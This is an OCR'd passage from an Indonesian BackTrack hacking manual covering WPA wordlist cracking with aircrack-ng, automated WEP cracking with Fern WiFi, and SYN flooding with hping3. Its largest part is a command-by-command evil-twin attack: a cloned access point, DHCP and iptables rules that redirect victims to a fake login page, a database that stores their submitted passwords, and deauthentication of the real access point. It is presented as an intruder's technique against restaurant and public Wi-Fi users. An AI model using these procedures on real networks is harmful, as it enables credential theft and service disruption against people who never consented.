
Parameter cracking WPA

Cracking WPA seperti yang telah disebutkan diatas, sebenarnya hanya dapat dilakukan dengan metode bruteforcing yang memerlukan password list atau wordlist dictionary. Untuk mengumpulkan wordlist yang menyerang target tertentu dapat dilakukan metode soceng, MITM , dll. Untuk cracking WPA berdasarkan hasil pengumpulan data dari “airodump-ng” yang terbentuk dengan file *cap. Keberhasilan ini ditentukan lengkap/baik atau tidaknya wordlist yang digunakan.

backtrack 5 menyediakan 2 tools yang memungkinkan anda melakukan parameter bruteforce.

5.2.2. Implementasi Aircrack-ng

```
syntax : aircrack-ng -w [ dir wordlist ] -b [ bssid target ] [ file *cap ]
```




sehingga pada contoh kali ini saya memasukan perintah :

```
root@bt:~# aircrack-ng -w /pentest/password/wordlists/darkc0de.1st -b
00:1E:C1:4C:BF:F8 wpa2dump-01.cap
```

5.2.3. Implementasi Cowpatty

Untuk penggunaan cowpatty sudah di bahas pada module sebelumnya pada sub offline cracking tools.



5.3 Peralatan otomatis (automatic)

Adapun perkembangan seni kungfu-wireless agaknya makin maju. Karena sudah di buat tools-tools yang mampu melakukannya setiap langkah di atas menjadi otomatis. Tetapi pesan penulis , jangan terlalu sering memakai outomatic tools karena akan berdampak buruk pada psikologis pelajar. Pelajar akan makin malas untuk mendalami seni hacking dengan BackTrack itu sendiri. Ok kita bahas saja tools-tools tersebut. Tools pertama adalah

5.3.1. WIFIFERN

Wififern dapat anda akses melalui menu naga

Ketika sudah terbuka maka tampilan wififern akan keluar, mengingat tools ini adalah salah satu tools berbentuk GUI.

Pilihlah interface yang telah ter-attach pada host BackTrack seperti yang ditujukan di atas.

Kemudian tekan tombol scanning dan tunggu hasilnya. Sebenarnya pada saat melakukan scanning tools ini memainkan interface monitor (RFMON) yang telah

di buat pada pemilihan wireless adapter pada langkah pertama tadi.

Pastikan bahwa interface anda telah support terhadap injection mode pada keluarga aircrack. Jika tidak maka wififern tidak dapat melakukan langkah selanjutnya.

Setelah melakukan proses scanning , jika ditemukannya SSID terenskripsi pada range wireless kita , maka wififern akan mendatanya. Pada kesempatan ini saya memberi contoh adanya wireless dengan enskripsi WEP terdeteksi dengan sempurna.

Pilihlah cara wififern untuk mengumpulkan pake IVS. Dalam contoh kali ini saya memilih agar wififern menggunakan tehnik "*arp request reply*"

Anda tinggal harus duduk diam menunggu sampai wififern mendapatkan password WEP yang di harapkan.

5.4 Metode Eviltwin

Serangan ini lebih mengarah kepada berbagai web authentification yang mengharuskan penggunanya untuk login terlebih agar dapat menggunakan saranan internet yang di aturnya.


Pelayanan wireless yang memiliki web auth sering kita temui di berbagai restourant, layanan wiffi , RT/RW net dan masih banyak lagi.

Salah satu cara yang dapat di tempuh oleh penyusup adalah menggunakan tehnik social engineering sekaligus phissing attack. Baik akan coba kita bahas bersama-sama.

Mempersiapkan fakelogin AP

Langkah pertama kita harus membuat sebuah fake login. Gunakan segala kreatifitas anda dalam meniru halaman login web auth wireless target. Taruhlah fakelogin tersebut pada direktori web server anda. Nyalakan service httpd

```
root@bt~# /etc/init.d/apache2 start
```



Membuat database

kita membuat sebuah database pada localhost kita. Karena tujuan dari serangan ini adalah membawa client dari AP target mengakses sebuah fakelogin yang sama persis dengan AP yang asli. Fake login ini ada baiknya terdapat di dalam localhost kita. Database di bangun untuk menyimpan setiap data yang di submit oleh user target. Database yang saya setting pada konfigurasi submit fakelogin palsu adalah *wpa2* karena itu kita buat database "wpa2" dan buat table kemudian beri nama "content" Lebih jelasnya lihat ss di bawah ini.Ok jangan lupa untuk menjalankan service daemon mysql terlebih dahulu ,

```
root@bt~# /etc/init.d/mysql start
```

```
mysql>create database wpa2;
Query OK, 1 row affected ( 0.00 sec )

mysql > use wpa2;
Database changed
mysql > create table content(key1 VARCHAR(64), key2 VARCHAR(64));
Query OK, 0 rows affected (0.11 sec)

mysql> show tables;
+----------------+
| Tables_in_wpa2 |
+----------------+
| content        |
+----------------+
1 row in set (0.00 sec)
```

Baik kita sudah berhasil membuat sebuah database yang bernama wpa2 dan table content.

```
root@bt~# airmon-ng start wlan0

Found 1 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID       Name
1044      dhclient3


Interface       chipset              Drive

wlan0           Ralink RT2870/3070   rt2800usb - [phy0]
                                (monitor mode enabled on mon0)
```

Kumpulkan informasi AP target yang dimungkinkan untuk membuat sebuah Access Point palsu yang serupa dengan AP target.

```
root@bt~# airodump-ng mon0
```

Install DHCP3 untuk membuat routing yang support dhcp server pada localhost kita

```
root@bt~# apt-get install dhcp3-server -y
```

Copy terlebih dahulu dhcpd.conf untuk keperluan backup.

```
root@bt~# mv /etc/dhcp3/dhcpd.conf /etc/dhcp3/dhcpd.conf.backup
```

Langkah selanjutnya kita harus mengedit file dhcpd.conf sesuai keperluan kita. Kita akan menentukan gateway, subnet-mask dan range address.

```
ddns-update-style ad-hoc;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.2.128 netmask 255.255.255.128 {
option subnet-mask 255.255.255.128;
option broadcast-address 192.168.2.255;
option routers 192.168.2.129;
option domain-name-servers 8.8.8.8;
range 192.168.2.130 192.168.2.140;
}
```

Berikutnya kita akan membuat sebuah AP palsu. Diharapkan AP palsu sudah sesuai dengan hasil pengumpulan informasi.

Matikan semua proses RFMON kemudian kita ulangi lagi dengan membuat RFMON interface menggunakan airmon-ng

Tools yang kita gunakan untuk membuat AP palsu adalah airbase-ng.

Syntax dasar :

```
airbase-ng -e [ssid] -c [channel] -a [bssid] [interface]
```

Ganti ssid dengan nama AP target kemudian samakan channelnya walau kita tidak dapat menggantikan BSSID . Namun biasanya user dapat dikatakan sangatlah tidak mungkin memperhatikan BSSID Access Point.

```
airbase-ng -e "ibteam-3g" -c 11 -a f4:ec:38:99:60:f3 mon0
16:23:33 Created tap interface at0
16:23:33 Trying to set MTU on at0 to 1500
16:23:33 Trying to set MTU on mon0 to 1800
16:23:33 Access Point with BSSID f4:ec:38:99:60:f3 started
```

Naikan interface at0

```
root@bt~# ifconfig at0 up
```

Pasang Ip address pada interface at0 , ingat ip address haruslah sama dengan apa yang telah kita setting di dhcpd.conf sebelumnya.

```
root@bt~# ifconfig at0 192.168.2.129 netmask 255.255.255.128
root@bt~# route add -net 192.168.2.128 netmask 255.255.255.128 gw 192.168.2.129
```

Jalankan dcpd server pada interface at0

```
root@bt~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf -pf /var/run/dhcp3-server/dhcpd.pid at0
```

Pastikan dhcpd server sudah berjalan dengan semestinya , sekarang kita harus membuat beberapa rules agar koneksi internet dapat di redirect ke halaman fake login seperti sebuah web auth wireless pada umumnya.

```
root@bt:~# iptables --flush
root@bt:~# iptables --table nat --flush
root@bt:~# iptables --delete-chain
root@bt:~# iptables --table nat --delete-chain
```

Kita hapus semua setingan terdahulu. Kemudian kita buat konfigurasi baru.
Lakukan routing untuk membuat interface at0 dapat diselaraskan dengan interface inti (eth0)

```
root@bt:~# iptables –table nat –append POSTROUTING –out-interface eth0 -j
MASQUERADE
root@bt:~# iptables –append FORWARD –in-interface at0 -j ACCEPT
```

Kemudian lanjutkan dengan mengaktifkan ip_forward

```
root@bt:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Redirect semua permintaan pada port 80

Buatlah sebuah rulles pada iptables agar client akan teredirect pada saat mengakses port 80. Alamat yang digunakan sebagai destination (tujuan) tentu saja adalah alamat pada interface kita yang terkoneksi dengan internet.

```
ifconfig eth0
eth0 Link encap:Ethernet HWaddr 44:87:fc:56:86:85
 inet addr:192.168.1.13 Bcast:192.168.1.255 Mask:255.255.255.0
 inet6 addr: fe80::4687:fcff:fe56:8685/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:99424 errors:0 dropped:0 overruns:0 frame:0
 TX packets:92864 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:94380248 (94.3 MB) TX bytes:16195158 (16.1 MB)
```

```
Interrupt:43
```


Okey seperti ouput di atas agaknya saya menggunakan ip address 192.168.1.13 yang terkonek dengan gateway berbeda dengan akses point target. Hmm jgn bingung dengan hal ini karena ada kemungkinan pada administrasi jaringan sysadmin memakai beragam subnet ip pada tiap2 AP yang terdapat dalam satu jaringan.

```
root@bt:~# iptables -t nat -A PREROUTING -p tcp –dport 80 -j DNAT –to-destination
192.168.1.13:80
root@bt:~# iptables -t nat -A POSTROUTING -j MASQUERADE
```


Melancarkan serangan DEAUTH terhadap AP yang asli

Langkah selanjutnya kita harus melakukan deauthentification terhadap AP yang asli. Serangan deauth sudah di bahas pada bab sebelumnya (wififu)

Gambar diatas merupakan penampakan pada sisi target client dimana target menemukan 2 AP yang sama , namun jeleknya dia terkoneksi ke AP yang palsu. Dimana dia siap memberikan informasi password web authnya kepada kita.



\Ok gambar di bawah menujukan bahwa client telah termakan jebakan kita



BAB 9
STRESS TESTING

Stress Testing merupakan suatu ujicoba penetrasi terhadap kerentanan serangan *flood* atau *dos* dan variasinya. Kerentanan tersebut biasanya dapat ditanggulangi dengan pengelolaan *firewall* dengan benar.


Banyak tehnik **flooding** dan dengan berbagai tujuan.

Tujuan attacker dalam melakukan serangan **dos** / **flooding :**

- Mengalihkan perhatian dari sysadmin untuk melakukan tindakan hacking lainnya
- Melakukan pemutusan koneksi dengan maksud – maksud *komersial* (persaingan bisnis)
- Tindakan untuk memasuki komputer lain yang terkait pada satu jaringan dengan server target tanpa dapat di lacak oleh server.

1. DoS Attack

Serangan **DoS** (*denial-of-service attacks*') adalah jenis serangan terhadap sebuah komputer atau server di dalam jaringan internet maupun jaringan lokal dengan modus menghabiskan sumber (*resource*) yang dimiliki oleh komputer tersebut sampai komputer tersebut tidak dapat menjalankan fungsinya dengan benar sehingga secara tidak langsung mencegah pengguna lain untuk memperoleh akses layanan dari komputer yang diserang tersebut.




Perhatikan gambar diatas , salah satu skenario dos adalah melakukan serangan dari satu titik ke titik yang lain. Kali ini contohnya seorang attacker (168.12.25.5) melakukan serangan melalui internet (public network) terhadap sebuah

perusahaan. Dan dos tersebut langsung menuju kepada web server (132.12.25.1)

2. DDoS Attack

Sebenarnya *DDoS attack* sama konsepnya dengan *DoS attack* hanya saja kalau DoS dilakukan oleh tunggal attacker sedangkan DdoS merupakan serangan dengan banyak host. Attacker yang melakukan serangan DdoS memakai banyak komputer yang telah dia kuasai sebelumnya yang disebut sebagai "*zombie*". Dengan adanya zombie-zombie tersebut, serangan secara bersama-sama dan serentak pun dapat di lakukan.



1.3. SYN Flooding Attack


SYN flooding attack adalah jenis serangan *Denial-of-service* (**DOS**) yang menggunakan paket-paket **SYN**.

Apa itu paket SYN ?
Paket-paket SYN adalah salah satu jenis paket dalam *protokol Transmission Control Protocol* (**TCP**) yang dapat digunakan untuk menciptakan koneksi antara dua host dan dikirimkan oleh host yang hendak membuat koneksi, sebagai langkah pertama pembuatan koneksi dalam proses "*TCP Three-way Handshake*".

Modus serangan SYN

Attacker akan mengirimkan paket-paket **SYN** menuju ke port-port yang berada dalam keadaan "*Listening*" pada host target. Sebenarnya paket-paket SYN yang dikirimkan haruslah berisi alamat

sumber yang menunjukkan sistem aktual, tetapi paket-paket SYN dalam serangan ini didesain sedemikian rupa, sehingga paket-paket tersebut memiliki alamat sumber yang tidak menunjukkan sistem *aktual*.



Typical SYN Attack

Ketika target menerima paket SYN yang telah dimodifikasi tersebut, target akan merespons dengan sebuah paket *SYN/ACK* yang ditujukan kepada alamat yang tercantum di dalam SYN Packet yang ia terima (yang berarti sistem tersebut tidak ada secara aktual), dan kemudian akan menunggu paket Acknowledgment (ACK) sebagai balasan untuk melengkapi proses pembuatan koneksi.

Tetapi, karena alamat sumber dalam paket *SYN* yang dikirimkan oleh penyerang tidaklah valid, paket ACK **tidak akan pernah datang ke target,** dan port yang menjadi target serangan akan menunggu hingga waktu pembuatan koneksi "*kadaluwarsa*" atau *timed-out*.

Jika sebuah port yang listening tersebut menerima banyak paket-paket SYN, maka port tersebut akan meresponsnya dengan paket *SYN/ACK* sesuai dengan jumlah paket SYN yang ditampung di dalam *buffer* yang dialokasikan oleh sistem operasi.

Spesifikasi Percobaan

Korban (victim)


```
IP – Address : 192.168.1.5
OS           : Microsoft Windows XP|2003
Open port

PORT   STATE SERVICE    VERSION
135/tcp open  msrpc       Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
443/tcp open ssl
```

Attacker

```
IP – Address : 192.168.1.9
OS           : Backtrack V R1
```

Deskription Task

Untuk task lab uji coba penyerangan SYN flood , saya akan menggunakan **hping3** dalam penerapannya. Serangan terhadap SYN akan menaikan trafik memory dari korban. Berikut ini gambar analisa memory korban sebelum penyerangan



Modusnya kita akan memaksa korban menerima **SYN paket** dalam jumlah yang sangat besar.

Dengan mode interval :

```
root@bt:~# hping3 -i u1000 -S -p 443 192.168.1.5
```

Dimana ,

- i (-- interval) - uX - x=dalam satuan mikrodetik = 1000 mikrodetik
- S (--SYN mode) = mengeset flag SYN
- p = port target
- ip target = 192.168.1.5

```
root@bt:~# hping3 -i u1000 -S -p 135 192.168.1.5
HPING 192.168.1.5 (wlan0 192.168.1.5): S set, 40 headers + 0 data bytes
len=46 ip=192.168.1.5 ttl=128 DF id=31677 sport=135 flags=SA seq=4 win=64320
